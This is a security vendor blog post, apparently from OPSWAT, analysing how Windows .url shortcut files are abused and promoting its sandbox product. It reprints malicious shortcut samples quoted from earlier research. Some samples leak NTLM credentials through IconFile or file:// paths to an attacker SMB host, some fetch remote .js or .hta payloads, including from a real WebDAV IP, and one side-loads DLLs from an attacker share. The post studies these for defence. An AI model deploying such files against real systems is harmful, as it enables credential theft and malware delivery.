- Introduction
- Malicious Behavior in Action
- What MetaDefender Aether Reveals
- Credential Theft Through Remote Resources
- Beyond the Obvious: DLL Side-Loading and Persistence
- Campaign Analysis: NetSupport RAT via WebDAV
- Real-World Vulnerabilities and Behavior Capture
- How MetaDefender Aether Fits Into the Picture
- Shortcut Files, Serious Threats
Introduction
While static inspection reveals what a file contains, dynamic analysis tells us what it does. When it comes to Internet Shortcut files (.url), this distinction is vital. Seemingly harmless on disk, these files often act as trigger points in multi-stage malware campaigns — executing remote payloads, stealing credentials, or enabling persistence.
In this third and final installment of our series on URL file threats, we focus on dynamic behavior: how .url files operate in the real world and what post-execution activity they reveal. This behavioral perspective is best examined through MetaDefender Aether, OPSWAT’s malware detonation environment that emulates end-user interaction and uncovers execution paths that static scanning can’t detect.
You can view the previous two blogs by selecting from the below options:
Malicious Behavior in Action
Vulnerabilities leading to security feature bypasses do not present the only opportunities to weaponize URL files; in fact, threat actors are more than happy to utilize components in attacks that do result in warning notices to users. A content risk warning is an important countermeasure, but coupled with convincing social engineering content, may not be enough to persuade a person that content is malicious.
In early 2018, SANS ISC described a phishing-based attack where threat actors leveraged URL files in conjunction with JavaScript-based downloaders to distribute malware, including the Quant Loader trojan. URL file samples resembled the following:
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,9


[InternetShortcut]

IDList=

URL=file://buyviagraoverthecounterusabb[.]net/documents/I57677294166.js

HotKey=0

IconIndex=3

IconFile=C:\Windows\System32\shell32.dll
Researchers noted that the URL files resulted in users receiving untrusted file warnings. This could have occurred on systems that were patched from previous vulnerabilities such as CVE-2016-3353; unpatched users may have encountered a different experience.
In this case, the URL path target is set up to pull content from an SMB share. The ability for internal devices on trusted networks to connect to and retrieve content from remote SMB services presents a significant risk in itself, regardless of any type of untrusted content warning that may or may not be displayed.
What MetaDefender Aether Reveals
Static analysis flags suspicious formatting, but MetaDefender Aether captures runtime behaviors that indicate real compromise, such as:
- DNS queries or outbound HTTP connections to attacker infrastructure
- Invocation of Windows components (e.g., mshta.exe, wscript.exe) to launch payloads
- File writes to autostart locations or the Windows Registry
- SMB authentication attempts that leak NTLM credentials
- WebDAV fallback communications over HTTP/80 after failed SMB attempts
Credential Theft Through Remote Resources
Another contribution to the big picture of URL file abuse occurred in 2018, and this time concerning information leakage and the potential for URL files to play a role in capturing authentication and credential material by remote attackers.
In May, Securify noted several ways that subsystems in Windows could be tricked into sending a user’s NTLM credentials to an attacker-controlled host. They disclosed two methods using URL files, such as this simple method simply using the file:// prefix to reference a remote file:
[InternetShortcut]

URL=file://<responder ip>/leak/leak.html
…as well as this sample, using the IconFile option to trigger the URL handler to retrieve a remote icon file for extraction of an image to render:
[InternetShortcut]

URL=https://securify.nl

IconIndex=0

IconFile=\\<responder ip>\leak\leak.ico
In the case of the second one, it becomes clear that there are many elements of concern, including the optionality of a protocol prefix, interchangeable use of forward- or back-slashes, and the overall persistence of SMB as an unintended channel of privilege elevation through risky access to attacker infrastructure converge in what is common seen attack surface in the operating system.
This same approach of using the IconFile option for credential access was also discussed by Alex Inführ at a later time. As noted, when these URL files are activated, SMB connections to the remote servers are initiated, resulting in the authentication exchange and disclosure of NTLM credential data to the attacker. The common adversarial toolkit used on the remote end of these types of attacks by numerous threat actors is Responder.
Beyond the Obvious: DLL Side-Loading and Persistence
Another aspect of abuse potential for URL files was disclosed by Inführ in discussion of abusing fields in the files to execute untrusted code through DLL side-loading. In this proof of concept, a URL file is used to point to a local executable file that is vulnerable to DLL search path hijacking; upon activating the URL file, the WorkingDirectory option is processed, leading to the search path for loaded DLL being set to include an attacker-controlled directory on a remote SMB share.
[InternetShortcut]

URL=C:\windows\...\mscorsvw.exe

WorkingDirectory=\\attacker[.]com\SMBShare\
URL files for malware persistence
As documented in malware campaigns such as Zscaler ThreatLabz’ analysis of DBatLoader being used to distribute Remcos and Formbook RATs, URL files are a shortcut file that can also be used for execution on a system.
When linked to autostart locations, these files also support a means of persistence to enable malware to execute after reboot or login. The following URL file was used in the case of this distribution campaign, enabling startup of the malware payload in Xdfiifag.exe.
[InternetShortcut]

URL=file:"C:\\Users\\Public\\Libraries\\Xdfiifag.exe"

IconIndex=13

HotKey=49
Campaign Analysis: NetSupport RAT via WebDAV
In June 2023, @AnFam17 shared information about a social engineering-based landing traffic redirector distributing users to loads of the NetSupport RAT, again notably through URL files. The upstream social engineering-based landing pages were tied to a kit known as FakeSG. Sample URL file (Install Updater (msi-stable(V102.84.3348).url):
[InternetShortcut]

URL=file:\\94.158.247.6@80\Downloads\updatermsi.hta

ShowCommand=7

IconIndex=247

IconFile=C:\Windows\System32\shell32.dll
This URL file illustrates, like prior iterations, that the file:// protocol prefix may be represented with a high level of flexibility, here using backslashes rather than forward slashes, and highlighting an aspect that can be challenging for detection engineers.
It’s worth noting here that also similar to previously mentioned URL files using file prefixes, there is an inherent inconsistency occurring. In the case of these URLs, the attacker is hosting the payloads on a WebDAV server, leading to the content being retrieved not using SMB, but instead over HTTP using the WebDAV protocol on port 80/tcp.
Real-World Vulnerabilities and Behavior Capture
Another notable instance in the nexus of this topic occurred around the disclosure of another high-profile vulnerability, CVE-2023-36884, publicly disclosed in July of 2023. This was at the time a 0-day vulnerability that had been reported as utilized in targeted attack campaigns, utilized by a threat group for distribution of a modified variant of the RomCom RAT.
The complex, multi-stage threat chain returned focus to the topic of URL file handling and surfaced observations of uncheck remote code execution when a payload is loaded from a ZIP archive path accessed over WebDAV.
How MetaDefender Aether Fits into the Picture

MetaDefender Aether detects all the above behaviors — and more — by observing file activity across:
- Process execution
- File system changes
- Network connections
- Registry modifications
- Memory injection and dynamic unpacking
With support for .url files and complex payload chains, it provides defenders with clarity into execution flow and enables real-time response before users are impacted.

View the Relevant URL file sample in Filescan sandbox, here.
Final Thoughts
With this retrospective into the abuse space of Internet Shortcut (URL files), we can see that for a period of years, they have played a role in the threat landscape, albeit a supporting role, and seldom the leading star of the show. Oftentimes, enabling technologies and security feature bypasses are ranked as low severity vulnerabilities, and are sometimes even disregarded as non-security bugs, not making it to the level of CVE acceptance by vendors.
Many times, as threat analysts, we prioritize the most obvious culprit in threat sequences, placing most emphasis on end payloads and how attackers action on objective. However, it is important to note that today’s adversaries have come to realize that raised costs from attack surface reduction can be met by increasingly complex file-based tradecraft, and attack sequences using URL files are often a good indicator of their use in such attack chains.
OPSWAT recommends that organizations maintain focus in this space of complex and multi-layered file-based tradecraft.
- Monitor for access attempts to remote URL files. Organizations may find it feasible to block access to remotely hosted URL files.
- Analyze and inspect targets in URL files encountered in the environment, looking for those abusing the features of file:// based protocols, those referencing external SMB or WebDAV pathways, and other anomalies in URL, IconFile and WorkingDirectory fields
- Monitor and validate outbound SMB and WebDAV sessions with external, untrusted infrastructure. Note that a number of services and cloud storage solutions supporting WebDAV are available and have been abused in threat campaigns, including 4shared, DriveHQ and OpenDrive. These services provide attackers with publicly available and non-attributable services that can be exploited in targeting potential victims.
- Block connections to external SMB services. Years of associated threat activity have shown this to be a continual source of pain for information leakage, remote code execution, and related risks. Future attacks are likely to continue to weaponize these sorts of tactics, especially against legacy OS versions, and controls such as these can help detect and disrupt unknown threats in these cases.
- Leverage our state-of-the-art Deep File Inspection® and RetroHunt® technology, to scan deeper and expose more file-borne attacks than any other solution.
This article demonstrated how URL files act far beyond simple shortcuts: they initiate credential leaks, fetch payloads from untrusted networks, hijack DLL loading, and even persist malware on endpoints.
The only way to detect these behaviors with certainty is to observe them — and that’s where MetaDefender Aether provides critical insight. Together with the power of Deep File Inspection and the context provided by MetaDefender InSights, organizations can stay ahead of file-borne threats in every phase of the kill chain.
Reference
- http://www.lyberty.com/encyc/articles/tech/dot_url_format_-_an_unofficial_guide.html An Unofficial Guide to the URL File Format
- http://msdn.microsoft.com/library/psdk/shellcc/shell/Internet_Shortcuts.htm
- https://web.archive.org/web/20000819053902/http://msdn.microsoft.com/library/psdk/shellcc/shell/Internet_Shortcuts.htm
- https://www.zerodayinitiative.com/advisories/ZDI-16-506/
- https://blog.quarkslab.com/analysis-of-ms16-104-url-files-security-feature-bypass-cve-2016-3353.html
- https://isc.sans.edu/diary/Payload+delivery+via+SMB/23433
- https://bohops.com/2018/03/17/abusing-exported-functions-and-exposed-dcom-interfaces-for-pass-thru-command-execution-and-lateral-movement/
- https://cofense.com/blog/latest-software-functionality-abuse-url-internet-shortcut-files-abused-deliver-malware/
- https://www.securify.nl/blog/living-off-the-land-stealing-netntlm-hashes/
- https://insert-script.blogspot.com/2018/05/dll-hijacking-via-url-files.html
- https://insert-script.blogspot.com/2018/08/leaking-environment-variables-in_20.html
- https://learn.microsoft.com/en-us/windows/win32/lwef/internet-shortcuts
- https://www.zscaler.com/blogs/security-research/dbatloader-actively-distributing-malwares-targeting-european-businesses
- https://twitter.com/AnFam17/status/1671789322259800064?s=20
- https://www.malwarebytes.com/blog/threat-intelligence/2023/07/socgholish-copycat-delivers-netsupport-rat
- https://twitter.com/wdormann/status/1683869862844682240
- https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2023-36025
- https://www.cve.org/CVERecord?id=CVE-2023-36025
- https://nvd.nist.gov/vuln/detail/CVE-2023-36025
- https://twitter.com/wdormann/status/1725148437115473947
- https://github.com/ka7ana/CVE-2023-36025 [PoC] Quick test for CVE-2023-26025 behaviours
- https://github.com/J466Y/test_CVE-2023-36025 [PoC] test repo for CVE-2023-36025
- https://www.proofpoint.com/us/blog/threat-insight/battleroyal-darkgate-cluster-spreads-email-and-fake-browser-updates
- https://github.com/coolman6942o/-EXPLOIT-CVE-2023-36025 [Exploit] Windows SmartScreen Security Feature Bypass Vulnerability
- https://www.trendmicro.com/en_us/research/24/a/cve-2023-36025-exploited-for-defense-evasion-in-phemedrone-steal.html
- https://documents.trendmicro.com/images/TEx/20240111-cve-2023%E2%80%9336025-phemedrone-iocs8L7B0q0.txt
- https://lolbas-project.github.io/lolbas/Libraries/Url/
- https://filesec.io/url
- OPSWAT has also collected a number of sample URL files in our GitHub repository.